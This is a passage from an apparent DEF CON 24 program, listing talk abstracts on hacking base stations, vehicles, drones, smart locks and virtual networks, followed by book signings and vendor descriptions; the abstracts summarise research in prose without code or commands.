As introduced in our former series of talks 'LTE vs. Darwin' there are quite a few of holes in the LTE specs. Now, having our own Macro BaseStation (an eNodeB) on the desk, we will demonstrate practical approaches to and attacks on real life devices. More and more devices are using mobile radio networks such as GSM, UMTS and LTE and there has already been quite a bit of research on (in)securities on the radio part, but only few people have had a look behind the scenes. Luckily, we had the chance to have just this look and now we would like to raise the curtain for the community. Initially we will quickly cover our complete odyssey from starting up an eNodeB for the first time, checking out the available interfaces and emulating the core network through to starting attacks. In the main part of the talk we will give a rather practical insight into the (in-)security features of basestations. We will start with valid backend connections and how these connections can be abused to reconfigure both a single eNodeB and a complete subnet on a telco network. We will then continue with the 'official' maintenance approach with the vendor's tools and webinterfaces giving an attacker both local and remote access to the device. All in all the talk will cover general and specific vulnerabilities in both basestations and the backend network.





## LET'S GET PHYSICAL: NETWORK ATTACKS AGAINST PHYSICAL SECURITY SYSTEMS

Ricky 'HeadlessZeke' Lawshae
Hacker

12:00 in Track 2

With the rise of the Internet of Things, the line between the physical and the digital is growing ever more hazy. Devices that once only existed in the tangible world are now accessible by anyone with a network connection. Even physical security systems, a significant part of any large organization's overall security posture, are being given network interfaces to make management and access more convenient. But that convenience also significantly increases the risk of attack, and hacks that were once thought to only exist in movies, like opening a building's doors from a laptop or modifying a camera feed live, are now possible and even easy to pull off. In this talk, we will discuss this new attack surface and demonstrate various ways an attacker can circumvent and compromise devices such as door controllers, security cameras, and motion sensors over the network, as well as ways to protect yourself from such attacks.

## GAME OVER, MAN!: REVERSING VIDEO GAMES TO CREATE AN UNBEATABLE AI PLAYER

Dan 'AltF4' Petro
Security Associate, Bishop Fox

12:00 in Track 3

"Super Smash Bros: Melee." - Furrowed brows, pain in your thumbs, trash talk your Mom would blush to hear. That sweet rush of power you once knew as you beat all the kids on your block will be but a distant memory as SmashBot challenges you to a duel for your pride — live on stage. SmashBot is the Artificial Intelligence I created that plays the cult classic video game Smash Bros optimally. It can't be bargained with. It can't be reasoned with. It doesn't feel pity, remorse, or fear. This final boss won't stop until all your lives are gone.

What started as a fun coding project in response to a simple dare grew into an obsession that encompassed the wombo-combo of hacking disciplines including binary reverse engineering, AI research, and programming. When not used to create a killer doomsday machine, these same skills translate to hacking Internet of Things (IoT) devices, developing shellcode, and more. Forget about Internet ending zero-day releases and new exploit kits. Come on down and get wrecked at a beloved old video game. Line up and take your turn trying to beat the AI yourself, live on the projectors for everyone to see. When you lose though, don't run home and go crying to yo Momma.

## SO YOU THINK YOU WANT TO BE A PENETRATION TESTER

Anch
Hacker

12:00 in 101 Track

So, you think you want to be a penetration tester, or you already are and don't understand what the difference between you and all the other "so called" penetration testers out there. Think you know the difference between a Red Team, Penetration Test and a Vulnerability assessment? Know how to write a report your clients will actually read and understand? Can you leverage the strengths of your team mates to get through tough roadblocks, migrate, pivot, pwn and pillage? No? well this talk is probably for you then! We will go through the fascinating, intense and often crazily boring on-site assessment process. Talk about planning and performing Red Teams, how they are different, and why they can be super effective and have some fun along the way. I'll tell you stories that will melt your face, brain and everything in between. Give you the answers to all of your questions you never knew you had, and probably make you question your life choices. By the end of this session you will be ready to take your next steps into the job you've always wanted, or know deep inside that you should probably look for something else. There will be no judgment or shame, only information, laughter and fun.

## CAN YOU TRUST AUTONOMOUS VEHICLES: CONTACTLESS ATTACKS AGAINST SENSORS OF SELF-DRIVING VEHICLE

Jianhao Liu
Director of ADLAB, Qihoo 360
Chen Yan
PhD student, Zhejiang University
Wenyuan Xu
Professor, Electrical Engineering, Zhejiang University

13:00 in Track 1

To improve road safety and driving experiences, autonomous vehicles have emerged recently, and they can sense their surroundings and navigate without human inputs. Although promising and proving safety features, the trustworthiness of these cars has to be examined before they can be widely adopted on the road. Unlike traditional network security, autonomous vehicles rely heavily on their sensory ability of their surroundings to make driving decision, which opens a new security risk. Thus, in this talk we examine the security of the sensors of autonomous vehicles, and investigate the trustworthiness of the 'eyes' of the cars. In this talk, we investigate sensors whose measurements are used to guide driving, i.e., millimeter-wave radars, ultrasonic sensors, forward-looking cameras. In particular, we present contactless attacks on these sensors and show our results collected both in the lab and outdoors on a Tesla Model S automobile. We show that using off-the-shelf hardware, we are able to perform jamming and spoofing attacks, which caused the Tesla's blindness and malfunction, all of which could potentially lead to crashes and greatly impair the safety of self-driving cars. To alleviate the issues, at the end of the talk we propose software and hardware countermeasures that will improve sensor resilience against these attacks.

## DRONES HIJACKING – MULTI-DIMENSIONAL ATTACK VECTORS AND COUNTERMEASURES

Aaron Luo
Security Expert, Trend Micro

13:00 in Track 2

Drone related applications have sprung up in the recent years, and the drone security has also became a hot topic in the security industry. This talk will introduce some general security issues of the drones, including vulnerabilities existing in the radio signals, WiFi, Chipset, FPV system, GPS, App, and SDK. The most famous and popular drone product will be used to demonstrate the security vulnerabilities of each aspects, and recommendation of enforcements. The talk will also demo how to take control of the drone through the vulnerabilities.

The topic of hacking by faking the GPS signals has been shared before in Black Hat and DEF CON in the past, this talk will extend this topic to the drone security. we will demo the real-time hijacking program that we created for various drone, this program can take full control of the Drone's maneuver by simply keyboard input. In addition, we will also introduce how to detect the fake GPS signals.

An open source tool supporting u-box GPS modules and SDR to detect fake GPS signals will be shared and published in the GitHub.

## BACKDOORING THE FRONTDOOR

Jmaxxz
Hacker

13:00 in Track 3

As our homes become smarter and more connected we come up with new ways of reasoning about our privacy and security. Vendors promise security, but provide little technical information to back up their claims. Further complicating the matter, many of these devices are closed systems which can be difficult to assess. This talk will explore the validity of claims made by one smart lock manufacturer about the security of their product. The entire solution will be deconstructed and examined all the way from web services to the lock itself. By exploiting multiple vulnerabilities Jmaxxz will demonstrate not only how to backdoor a front door, but also how to utilize these same techniques to protect your privacy.

## MOUSE JIGGLER OFFENSE AND DEFENSE

Dr. Phil
Professor, Bloomsburg University of Pennsylvania

13:00 in 101 Track

A group of highly-armed individuals has just stormed into your office. They are looking to pull data from your computers which are protected with full disk encryption. In order to prevent your screen saver from activating they will likely immediately insert a mouse jiggler to prevent your screensaver lock from activating. This talk will present ways of detecting and defending against such assaults on your system by mouse jiggler wielding individuals. It will also show you how to build your own simple mouse jiggler. Nothing beyond basic Linux usage is required to understand this talk. Attendees will leave with several ways to defend against mouse jigglers and the knowledge of how to create their own mouse jigglers.

## HELP, I'VE GOT ANTS!!!

Tamas Szakaly
Lead Security Researcher, PR-Audit Ltd., Hungary

14:00 in Track 1

As stated in my bio, besides computer security I also love fligh simulators and mountain biking. Last year I gave a talk about hacking a flight simulator (among other games), it was only fitting to research something related to my other hobby too. Old day's bike speedometers have evolved quite a bit, and nowadays a lot of bikers (swimmers, runners, ers) do their sport with tiny computers attached to them. These computers do much more than measuring speed: they have GPS, they can store your activities, can be your training buddy, and they can communicate with various sensors (cadence, power meter, heart rate monitors, you name it), mobile phones, each other, and with PCs. One of the communication protocols used by these devices is ANT. Never heard of it? Not surprising, it is not very well known despite being utilized by a lot of gadgets including, but not limited to sport watches, mobile phones, weight scales, some medical devices, and even bicycle lights and radars. When I bought my first bike computer I rationalized it with thoughts like 'this will help me navigate on the mountain', or 'I can track how much I've developed', but deep down I knew the real reason was my curiosity about this lesser known, lesser researched protocol.

One of my favorite kind of weaknesses are the ones caused by questionable design decisions, and can be spotted without actual hands-on experience with the product itself, just by reading the documentation. Well this is exactly what happened here, I had some attack vectors ready and waiting well before I received the actual device. To top it all, I've also found some implementation bugs after getting my hands on various Garmin devices.

After a brief introduction to the ANT, ANT+ and ANT-FS protocols, I'll explain and demo both the implementation and the protocol weaknesses and reach the already suspected conclusion that ANT and the devices that use it are absolutely insecure: anybody can access your information, turn off your bike light, or even replace the firmware on your sport watch over the air.

## AN INTRODUCTION TO PINWORM: MAN IN THE MIDDLE FOR YOUR METADATA

bigezy
Hacker
saci
Hacker

14:00 in Track 2

What is the root cause of memory and network traffic bloat? Our current research using tools we previously released Badger at Black Hat in 2014 and the Kobra released at BsidesLV 2015 shows a 40 percent increase in outside unique IP traffic destinations and a 400 percent increase in data transmitted towards these destinations. But through the course of the research we found currently used IRP monitoring tools were lacking to help produce enough information to forensically investigate the exfiltration of user metadata. Pinworm is a sniffer that shows all created IRPs created in the kernel in I/O devices. The IRPs are correlated with the processes that created them and the called driver stack. With network traffic data we are off to the races. Using pinworm which we released this week, we will show forensic case studies from cradle to grave of what happens when you do things online in social media sites.

Like all of our previously released tools, Pinworm is a framework including server side code you can use to collect and display user metadata inline in browser frames. Does this metadata collection happen in the browser, in userland, or in the kernel? Come to our talk and find out. We will demonstrate the collection of user metadata and collecting this information in a live browser session. Then we will show you how to intercept your personal data before it leaves your computer keeping your privacy, well, private. BYOTFH (Bring your own tin foil hat).

## VLAN HOPPING, ARP POISONING AND MAN-IN-THE-MIDDLE ATTACKS IN VIRTUALIZED ENVIRONMENTS

Ronny Bull
Assistant Professor of Computer Science, Utica College & Ph.D. Candidate, Clarkson University
Dr. Jeanna N. Matthews
Associate Professor of Computer Science, Clarkson University
Ms. Kaitlin A. Trumbull
Undergraduate CS Research Assistant, Utica College

14:00 in Track 3

Cloud service providers offer their customers the ability to deploy virtual machines in a multi-tenant environment. These virtual machines are typically connected to the physical network via a virtualized network configuration. This could be as simple as a bridged interface to each virtual machine or as complicated as a virtual switch providing more robust networking features such as VLANs, QoS, and monitoring. At DEF CON 23, we presented how attacks known to be successful on physical switches apply to their virtualized counterparts. Here, we present new results demonstrating successful attacks on more complicated virtual switch configurations such as VLANs. In particular, we demonstrate VLAN hopping, ARP poisoning and Man-in-the-Middle attacks across every major hypervisor platform. We have added more hypervisor environments and virtual switch configurations since our last disclosure, and have included results of attacks originating from the physical network as well as attacks originating in the virtual network.





## TOXIC PROXIES – BYPASSING HTTPS AND VPNS TO PWN YOUR ONLINE IDENTITY

Alex Chapman
Principal Researcher, Context Information Security
Paul Stone
Principal Researcher, Context Information Security

14:00 in 101 Track

Rogue access points provide attackers with powerful capabilities, but in 2016 modern privacy protections such as HTTPS Everywhere, free TLS certificates and HSTS are de-facto standards. Surely our encrypted traffic is now safe on the local coffee shop network? If not, my VPN will definitely protect me... right? In this talk we'll reveal how recent improvements in online security and privacy can be undermined by decades old design flaws in obscure specifications. These design weakness can be exploited to intercept HTTPS URLs and proxy VPN tunneled traffic. We will demonstrate how a rogue access point or local network attacker can use these new techniques to bypass encryption, monitor your search history and take over your online accounts. No logos, no acronyms; this is not a theoretical crypto attack. We will show our techniques working on $30 hardware in under a minute. Online identity? Compromised. OAuth? Forget about it. Cloud file storage? Now we're talking.

## STUMPING THE MOBILE CHIPSET

Adam Donenfeld
Senior Security Researcher, Check Point

15:00 in Track 1

Following recent security issues discovered in Android, Google made a number of changes to tighten security across its fragmented landscape. However, Google is not alone in the struggle to keep Android safe. Qualcomm, a supplier of 80% of the chipsets in the Android ecosystem, has almost as much effect on Android's security as Google. With this in mind, we decided to examine Qualcomm's code in Android devices. During our research, we found multiple privilege escalation vulnerabilities in multiple subsystems introduced by Qualcomm to all its Android devices in multiple different subsystems. In this presentation we will review not only the privilege escalation vulnerabilities we found, but also demonstrate and present a detailed exploitation, overcoming all the existing mitigations in Android's Linux kernel to run kernel-code, elevating privileges and thus gaining root privileges and completely bypassing SELinux.

## CYBER GRAND SHELLPHISH

Yan Shoshitaishvili
PhD Student, UC Santa Barbara
Antonio Bianchi
UC Santa Barbara
Kevin Borgolte
UC Santa Barbara
Jacopo Corbetta
UC Santa Barbara
Francesco Disperati
UC Santa Barbara
Andrew Dutcher
UC Santa Barbara
Giovanni Vigna
UC Santa Barbarae
Aravind Machiry
UC Santa Barbara
Chris Salls
UC Santa Barbara
Nick Stephens
UC Santa Barbara
Fish Wang
UC Santa Barbara

15:00 in Track 2

Last year, DARPA ran the qualifying event for the Cyber Grand Challenge to usher in the era of automated hacking. Shellphish, a rag-tag team of disorganized hackers mostly from UC Santa Barbara, decided to join the competition about ten minutes before the signups closed.

Characteristically, we proceeded to put everything off until the last minute, and spent 3 sleepless weeks preparing our Cyber Reasoning System for the contest. Our efforts paid off and, as we talked about last DEF CON , against all expectations, we qualified and became one of the 7 finalist teams. The finals of the CGC will be held the day before DEF CON.

If we win, this talk will be about how we won, or, in the overwhelmingly likely scenario of something going horribly wrong, this talk will be about butterflies.

In all seriousness, we've spent the last year working hard on building a really kickass Cyber Reasoning System, and there are tons of interesting aspects of it that we will talk about. Much of the process of building the CRS involved inventing new approaches to automated program analysis, exploitation, and patching. We'll talk about those, and try to convey how hackers new to the field can make their own innovations.

Other aspects of the CRS involved extreme amounts of engineering efforts to make sure that the system optimally used its computing power and was properly fault-tolerant. We'll talk about how automated hacking systems should be built to best handle this. Critically, our CRS needed to be able to adapt to the strategies of the systems fielded by the other competitors. We'll talk about the AI that we built to strategize throughout the game and decide what actions should be taken.

At the end of this talk, you will know how to go about building your own autonomous hacking system! Or you might know a lot about butterflies.

## PLATFORM AGNOSTIC KERNEL FUZZING

James Loureiro
Researcher, MWR InfoSecurity
Georgi Geshev
Security Researcher, MWR InfoSecurity

15:00 in Track 3

A number of toolsets have been around for a while which propose methods for identifying vulnerabilities in kernels, in particular POSIX kernels. However, none of these identified a method for generic fuzzing across Windows and POSIX kernels and have not been updated for some time.

This presentation will outline the research which has occurred in order to find exploitable bugs across both Windows and POSIX kernels, focusing on fuzzing system calls and library calls in the Windows environment. System calls will be briefly explained, how they work and how these can be fuzzed in order to find bugs. The presentation will then move on to explaining core libraries in the Windows environment and how to fuzz these effectively.

Other issues with creating a kernel fuzzing environment will be discussed, such as effective logging of calls in which the machine could BSOD and kernel panic, and how to correctly reproduce vulnerabilities that have been identified by the fuzzer. We will also cover efficient scaling of a kernel fuzzer so that a number of virtual machines are in operation that can generate a large number of crashes.

Finally, a brief summary of the vulnerabilities that have been identified will be provided.

## AUDITING 6LOWPAN NETWORKS USING STANDARD PENETRATION TESTING TOOLS

Jonathan-Christofer Demay
Airbus Defence and Space
Adam Reziouk
Arnaud Lebrun

15:00 in 101 Track

The Internet of Things is expected to be involved in the near future in all major aspects of our modern society. On that front, we argue that 6LoWPAN is a protocol that will be a dominant player as it is the only IoT-capable protocol that brings a full IP stack to the smallest devices. As evidence of this, we can highlight the fact that even the latest ZigBee Smart Energy standard is based on ZigBee IP which itself relies on 6LoWPAN, a competitor of the initial ZigBee protocol. Efficient IP-based penetration testing tools have been available to security auditors for years now. However, it is not that easy to use them in the context of a

# PRESENTATIONS

6LoWPAN network since you need to be able to join it first. In fact, the difficult part is to associate with the underlying IEEE 802.15.4 infrastructure.

Indeed, this standard already has two iterations since its release in 2003 and it provides with several possibilities regarding network topology, data transfer model and security suite. Unfortunately, there is no off-the-shelf component that provides, out of the box, with such a wide range of capabilities. Worst still, some of them deviate from the standard and can only communicate with components from the same manufacturer. In this paper, we present the ARSEN project: Advanced Routing for 6LoWPAN and Ethernet Networks. It provides security auditors with two new tools.

First, a radio scanner capable of identifying IEEE 802.15.4 infrastructures and for each one of them their specificities, including several deviations from the standard that we encountered in actual security audits.

Secondly, a border router capable of routing IPv6 datagrams between Ethernet and 6LoWPAN networks while adapting to the specificities identified by the scanner. As a result, the combination of both effectively allows security auditors to use available IP-based penetration testing tools on different 6LoWPAN networks.

## BOOK SIGNINGS

At the No Starch Press Table in the Vendor Area!

8/5
1:00pm
Craig Smith
The Car Hacker's Handbook

8/5
3:00pm
Georgia Weidman
Penetration Testing

8/5
4:00pm
Michael Schrenk
Webbots, Spiders, and Screen Scrapers, 2nd Edition

8/6
1:00pm
Nick Cano
Game Hacking

8/6
2:00pm
Jon Erickson
Hacking: The Art of Exploitation, 2nd Edition

8/6
3:00pm
Violet Blue
The Smart Girl's Guide to Privacy



# VENDORS

## ACLU

https://www.aclu.org

For nearly 100 years, the ACLU has been our nation's guardian of liberty, working in courts, legislatures, and communities to defend and preserve the individual rights and liberties that the Constitution and the laws of the United States guarantee everyone in this country.

Whether it's achieving full equality for lesbians, gays, bisexuals and transgender people; establishing new privacy protections for our digital age of widespread government surveillance; ending mass incarceration; or preserving the right to vote or the right to have an abortion; the ACLU takes up the toughest civil liberties cases and issues to defend all people from government abuse and overreach.

With more than a million members, activists, and supporters, the ACLU is a nationwide organization that fights tirelessly in all 50 states, Puerto Rico, and Washington, D.C. to safeguard everyone's rights.

## BREAKPOINT BOOKS

http://breakpointbooks.com

Stop by and browse the wide selection of security-related books on display this weekend. The latest and greatest books available in the industry also include books authored by DEF CON presenters. Check out the wide selection of games available – strategy, card, dice, and deck-building. Buy a game and start playing today.

## BUMP MY LOCK

http://bumpmylock.com/

Bump keys, lock picks and training tools. Bump My Lock has served thousands of customers worldwide since 2007. If we don't have it at the booth, go to our site http://www.bumpmylock.com. Free demonstrations and training at our booth.

Bump My Lock is celebrating our 6th year at DEF CON by showcasing our own line of lock picks!! This year, we will feature our Black Diamond sets and our Ruby sets. So come see us for all your Lock Pick Sets, Bump Keys, Clear Practice Locks, Jackknife Pick Sets, Hackware, and more.

Need more help? We have a vast number of articles and videos on lock picking on our blog or your tube channel. If you are a beginner or a master locksmith we have the tools for you.

As always, a percentage of our proceeds will go to the Miracle Match Foundation.

Long live Barcode!

## BRIAN BRUSHWOOD'S SCAM SCHOOL

https://www.youtube.com/user/scamschool

From lock picks and magic tricks to clever novelty items, if it's designed to get you ahead in life, you'll find it at Scam Stuff — look for us at the Hak5 booth!

## CAPITOL TECHNOLOGY UNIVERSITY

https://captechu.edu

Capitol Technology University, located in Laurel Maryland, offers degrees in engineering, computer science, cybersecurity, and business. Offering online certificates, bachelor's and master's degrees, which includes a master's in astronautical engineering. As well as doctoral programs in cybersecurity and management and decision sciences. Capitol is regionally accredited by Middle States Association of Colleges.

## CAR HACKING VILLAGE

http://www.carhackingvillage.com

## CARNEGIE MELLON UNIVERSITY

https://ini.cmu.edu

The Information Networking Institute (INI) offers full-time master's degrees in information security at Carnegie Mellon University. We are the educational partner of Carnegie Mellon CyLab, a world leader in both technological research and the education of professionals in information assurance, security technology, business and policy. Our technical, interdisciplinary curriculum allows you to customize the degree to explore your individual career goals and interests.

Stop by to chat with Kari, our admissions director. She can tell you all about how our students routinely dominate CTFs, pursue research with leaders in the field and nab competitive jobs everywhere from Silicon Valley to Wall Street.

Full scholarships are available for U.S. citizens.

## COBALT STRIKE

https://www.cobaltstrike.com

Cobalt Strike is a platform for Adversary Simulations and Red Team Operations.

## DUO SECURITY

http://www.duosecurity.com

Duo Security is a cloud-based trusted access provider protecting the world's fastest-growing companies and thousands of organizations worldwide, including Dresser-Rand Group, Etsy, NASA, Facebook, K-Swiss,

# VENDORS

# PURVEYORS OF FINE HACKER-RELATED MERCHANDISE

The Men's Wearhouse, Paramount Pictures, Random House, SuddenLink, Toyota, Twitter, Yelp, Zillow, and more. Duo Security's innovative and easy-to-use technology can be quickly deployed to protect users, data, and applications from breaches, credential theft and account takeover. Duo Security is backed by Benchmark, Google Ventures, Radar Partners, Redpoint Ventures and True Ventures. Duo Security is a cloud-based trusted access provider protecting the world's fastest-growing companies and thousands of organizations worldwide, including Dresser-Rand Group, Etsy, NASA, Facebook, K-Swiss, The Men's Wearhouse, Paramount Pictures, Random House, SuddenLink, Toyota, Twitter, Yelp, Zillow, and more.

Duo Security's innovative and easy-to-use technology can be quickly deployed to protect users, data, and applications from breaches, credential theft and account takeover. Duo Security is backed by Benchmark, Google Ventures, Radar Partners, Redpoint Ventures and True Ventures.

Try it for free at www.duosecurity.com.

## EFF

ELECTRONIC FRONTIER FOUNDATION

https://www.eff.org

The Electronic Frontier Foundation (EFF) is the leading organization defending civil liberties in the digital world. We defend free speech on the Internet, fight illegal surveillance, support freedom-enhancing technologies, promote the rights of digital innovators, and work to ensure that the rights and freedoms we enjoy are enhanced, rather than eroded, as our use of technology grows. Stop by our table to find out more, pick up some gear, or even support EFF as an official member.

## GHETTO GEEKS

http://ghettogeeks.com

Well we're back at it again, and have been working hard all year to bring you the freshest awesome that we can. If you have been to DEF CON, layerone, toorcon, phreaknic, or other conferences we have been at, you definitely know what so of shenanigans we are up to. If you have never seen us, feel free to come by and take a look at what we have to offer.

Always fun, always contemporary, GhettoGeeks has some for the tech enthusiast (or if you prefer, hacker)

## GUNNAR OPTIKS

http://www.gunnars.com

GUNNAR Optiks is the only patented computer eyewear recommended by doctors to protect and enhance your vision. Our premium computer eyewear defends eyes from the effects of digital eye strain which can include; dry eyes, headaches, blurry vision, eye fatigue, altered Circadian Rhythms, and insomnia. End the pain of DIGITAL EYE STRAIN.

## HACKERS FOR CHARITY

http://www.hackersforcharity.org

Hackers for Charity is a non-profit organization that leverages the skills of technologists. We solve technology challenges for various non-profits and provide equipment, job training and computer education to the world's poorest citizens.

## HACKER STICKERS

http://hackerstickers.com

HackerStickers.com offers unique t-shirts, stickers, hardware, hacks and lock picks for hackers, whitehats and nerds alike. Follow us on Facebook and Twitter (@HackerStickers) for sneak peaks on new designs and special offers. HackerStickers has partnered with LockPicking101.com offering a great collection of lock pick and also a lock pick board on site with hands-on demonstrations.

## HACKER WAREHOUSE

http://hackerwarehouse.com

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From WiFi Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Check us out at HackerWarehouse.com.

## HAK5

http://hak5.org

Complete your Hacking Arsenal with tools from Hak5 - makers of the infamous WiFi Pineapple, USB Rubber Ducky, and newly released LAN Turtle. The Hak5 crew, including hosts Darren Kitchen, Shannon Morse and Patrick Norton, are VENDING ALL THE THINGS and celebrating 10 year of Hak5! Come say EHLO and check out our sweet new tactical hacking gear! Everything from WiFi Hot-Spot Honey-Pots to Keystroke Injection tools, Software Defined Radios and Covert LAN Hijackers are available at the Hak5 booth.

## HACKERSTRIP

http://hackerstrip.com

Hackerstrip is a comics website that publishes comics about hackers and their real life stories. These comics are aimed at providing work based entertainment to security professionals and all kinds of information security enthusiasts.

Hackerstrip was started by Raak aka Ravi Kiran from India who works as an IT Security consultant. The team includes Amer Almadani, Larry Suto, SantaPlix

## JOHN SUNDMAN

http://johnsundman.com

"Sundman is a master of machines — computing, biological and political — and his books include details that will convince an expert, and yet enchant a distant outsider with a compelling page-turner plot. Not just plot and mechanisms, but unforgettable personalities that haunt us long after the pages stop."

— George Church, synthetic biologist, Harvard and MIT

## KEYPORT

http://mykeyport.com

Keyport® combines keys, pocket tools, & smart tech into one everyday multi-tool. This year we are bringing our brand new modular product line including the Keyport Slide 3.0 & Keyport Pivot (holds your existing keys), along with our new tech & tool modules which includes a Pocketknife, Bluetooth Locator, and Mini-Flashlight. Sign up for our new Maker Program and design/hack/build you're own compatible Keyport modules. Don't forget to bring your keys to the vendor area!

## NO STARCH PRESS

http://www.nostarch.com

Thanks to you, we've been publishing great books for hackers since 1994; each one still handcrafted like a good bottle of bourbon. Our titles have personality, our authors are passionate, and our books tackle topics that people care about. We read and edit everything we publish—titles like The Car Hacker's Handbook, Hacking: The Art of Exploitation, Automate the Boring Stuff with Python, Black Hat Python, Teach Your Kids to Code, and more. Everything in our booth is 30% off (maybe a little more) and all print purchases include DRM-free ebooks. We've got new swag and samples of forthcoming titles like Game Hacking, Gray Hat C#, and Rootkits and Bootkits.

## NUAND

http://nuand.com/

Nuand develops Software Defined Radio (SDR) platforms for students, hobbyists, and professionals. Their main offering, the bladeRF, is a versatile USB 3.0 device that provides a 300 MHz to 3.8 GHz tuning range, full duplex operation, 12-bit samples at up to 40 MSPS, and an instantaneous bandwidth up to 28 MHz. This device has found a home in application domains including GSM and LTE base stations, digital television, GPS simulation, medical imaging research, and wireless security. Check out their booth to see demos and learn more!

## PWNIE EXPRESS

https://www.pwnieexpress.com

Pwnie Express provides the industry's only solution for continuous detection, identification and classification of wireless, wired and Bluetooth devices putting organizations at risk. Connected devices in the enterprise represent one of the fastest growing threats, unaddressed by existing security solutions. The Pwnie Express SaaS platform, Pulse, provides complete device coverage, including employee owned (BYOx), rogue and company-owned devices across the entire enterprise, including remote sites. To learn more about Pwnie Express visit www.pwnieexpress.com.

Founded in Vermont in 2010 to leverage and build upon the power of open source security projects, Pwnie Express monitoring software and pentesting sensors are in use by more than 1,500 companies globally. From Fortune 500 companies to government agencies and security service providers, Pwnie Express bolsters their security programs, while also help companies meet compliance requirements. Pwnie remains dedicated to creating game-changing products and services for our customers and the global InfoSec community to improve the security of our Internet-connected world.

## RAPID7

http://www.rapid7.com

Rapid7 cybersecurity analytics software and services reduce threat exposure and detect compromise for 4,150 organizations, including 34% of the Fortune 1000. From the endpoint to cloud, we provide comprehensive real-time data collection, advanced

# VENDORS

correlation, and unique insight into attacker techniques to fix critical vulnerabilities, stop attacks, and advance security programs.

## SECURE NINJA

https://secureninja.com

SecureNinja provides specialized cybersecurity training and consulting services. In addition, SecureNinjaTV produces cybersecurity video tutorials and coverage of hacker events from around the world- found at YouTube.com/SecureNinja. For our annual participation as a DEF CON vendor, SecureNinja creates an exclusive batch of NinjaGear for ninjas of all ages.

For the first time this year, we will offer a membership package to our new Online SenseiSeries training portal- complete with gear to transform participants into true cybersecurity ninjas!

## SECURITY SNOBS

https://SecuritySnobs.com

Security Snobs offers High Security Mechanical Locks and Physical Security Products including door locks, padlocks, cutaways, security devices, and more. We feature the latest in security items including top brands like Abloy, BiLock, EVVA, KeyPort, Mobeye, Anchor Las, and Sargent and Greenleaf. Visit https://SecuritySnobs.com for our complete range of products. Stop by to see the new and coming soon products in high security and con specials!

## SEREPICK

http://www.serepick.com

Manufacturer of Lock Picks & COVERT ENTRY TOOLS

With the largest selection of lock picks, covert entry and SERE tools available at DEF CON it's guaranteed we will have gear you have not seen before. New tools and classics will be on display and available for sale in a hands on environment. Our Product range covers Custom Titanium toolsets, Entry Tools, Practice locks, Bypass tools, Urban Escape & Evasion hardware and items that until recently were sales restricted. SPARROWS LOCK PICKS and TOOLS will be displaying a full range of gear including their newly released Core Shims., Sandman and Lock Outs. The WOLF will also be available to the public for the first time in limited quantities. All products will be demonstrated at various times and can be personally tested for use and efficacy.

## SHADOWVEX

http://store.shadowvexindustries.com

Shadowvex Industries (SVX) - more than 20 years of pouring blood, sweat & gears into hacker-relevant, limited edition clothing, DJ mixes, stickers, buttons, art prints and more. Miss DJ Jackalope, aka DEFCON's resident DJ mixtress, has been teaming up with us for more than a decade with her own DJ mixes and awesome swag. Follow the music in the vending area to find our booth! If you want to bring home your piece of DEF CON history, you need to get here early - our year-specific designs are only available @ DEFCON and only while supplies last!

## SIMPLE WIFI

http://simplewifi.com

For PenTesting and unwired Internet Security Specialists: Wireless, WiFi antennas, cables, connectors, USB and Ethernet wireless high power cards and devices, other interesting goodies to be seen only at the table! And new design T-shirts.

## TOOOL

http://toool.us/

The Open Organisation Of Lockpickers is back as always, offering a wide selection of tasty lock goodies for both the novice and master lockpicker! A variety of commercial picks, handmade picks, custom designs, practice locks, handcuffs, cutaways, and other neat tools will be available for your perusing and enjoyment! Stop by our table for interactive demos of this fine lockpicking gear or just to pick up a T-shirt and show your support for locksport.

All sales exclusively benefit TOOOL, a 501(c)3 non-profit organization. You can purchase picks from many fine vendors, but ours is the only table where you know that 100% of your money goes directly back to the hacker community.

## UNIVERSITY OF ADVANCING TECHNOLOGY

http://uat.edu

The University of Advancing Technology (UAT) is a private university located in Tempe, Arizona, offering academic degrees focused on new and emerging technology disciplines. UAT offers a robust suite of regionally accredited graduate and undergraduate courses ranging from Computer Science and Information Security to Gaming and New Media. UAT has been designated as a Center for Academic Excellence in Information Systems Security Education by the US National Security Agency. Programs are available online and on-campus.



# PURVEYORS OF FINE HACKER-RELATED MERCHANDISE

## 360 UNICORN TEAM

http://www.360safe.com

Qihoo360's UnicornTeam consists of a group of brilliant security researchers. We focus on the security of anything that uses radio technologies, from small things like RFID, NFC and WSN to big things like GPS, UAV, Smart Cars, Telecom and SATCOM. Our primary mission is to guarantee that Qihoo360 is not vulnerable to any wireless attack. In other words, Qihoo360 protects its users and we protect Qihoo360.

During our research, we create and produce various devices and systems, for both attack and defence purposes.

For example:

SkyScan: An enterprise scale wireless intrusion prevention system originally designed to protect Qihoo360's internal WiFi network but has now been made available as a commercial wireless security solution.

HackID: A RFID entry badge spoofer.

SecUSB: A USB cable bridge that is used to protect mobile devices when users connect them to malicious charger.

To facilitate the work of you fellow security researchers or hackers if you prefer, we bring our whole 'arsenal' to DEF CON 24.

## UNIX SURPLUS

http://UnixSurplus.com

"Home of the $99 1U Server"

1260 La Avenida St Mountain View, CA 94043

Toll Free: 877-UNIX-123 (877-864-9123)

## UNTANGLE

www.untangle.com

Untangle makes an integrated suite of security software and appliances with enterprise-grade capabilities and consumer-oriented simplicity. Untangle's award-winning software is trusted by over 400,000 customers, protecting nearly 5 million people, their computers and networks. Untangle is committed to putting its transparently priced software directly in the hands of its users for evaluation via free download. With this try-before-you-buy approach, Untangle enables organizations to take control of their systems within minutes and at no risk. Untangle is headquartered in San Jose, California. For more information, visitwww.untangle.com.

## WICKR FOUNDATION
## HUMAN RIGHTS FOUNDATION

https://www.wickr.org/

https://humanrightsfoundation.org/

Wickr Foundation is a global initiative focused on building the Private Web by advancing private communication and uncensored information. Wickr Foundation's mission is to provide security and privacy tools and education to at-risk populations underserved by commercial markets, including human rights activists, journalists, and children. Among the Foundation's first security-centric investments is Whistler, a secure communications and education hub for human rights activists and citizen reporters living under authoritarian regimes.

Human Rights Foundation (HRF) is a nonpartisan nonprofit organization that promotes and protects human rights globally, with a focus on closed societies. HRF unites people in the common cause of defending human rights and promoting liberal democracy. Its mission is to ensure that freedom is both preserved and promoted around the world.

## WOMEN IN SECURITY AND PRIVACY

https://www.wisporg.com

Women in Security and Privacy (WISP) is a nonprofit organization that promotes the development, advancement, and inclusion of women in security and privacy. We have five main objectives:

Education: help women identify and achieve the level of education and skills required to succeed in security and privacy positions across multiple industries

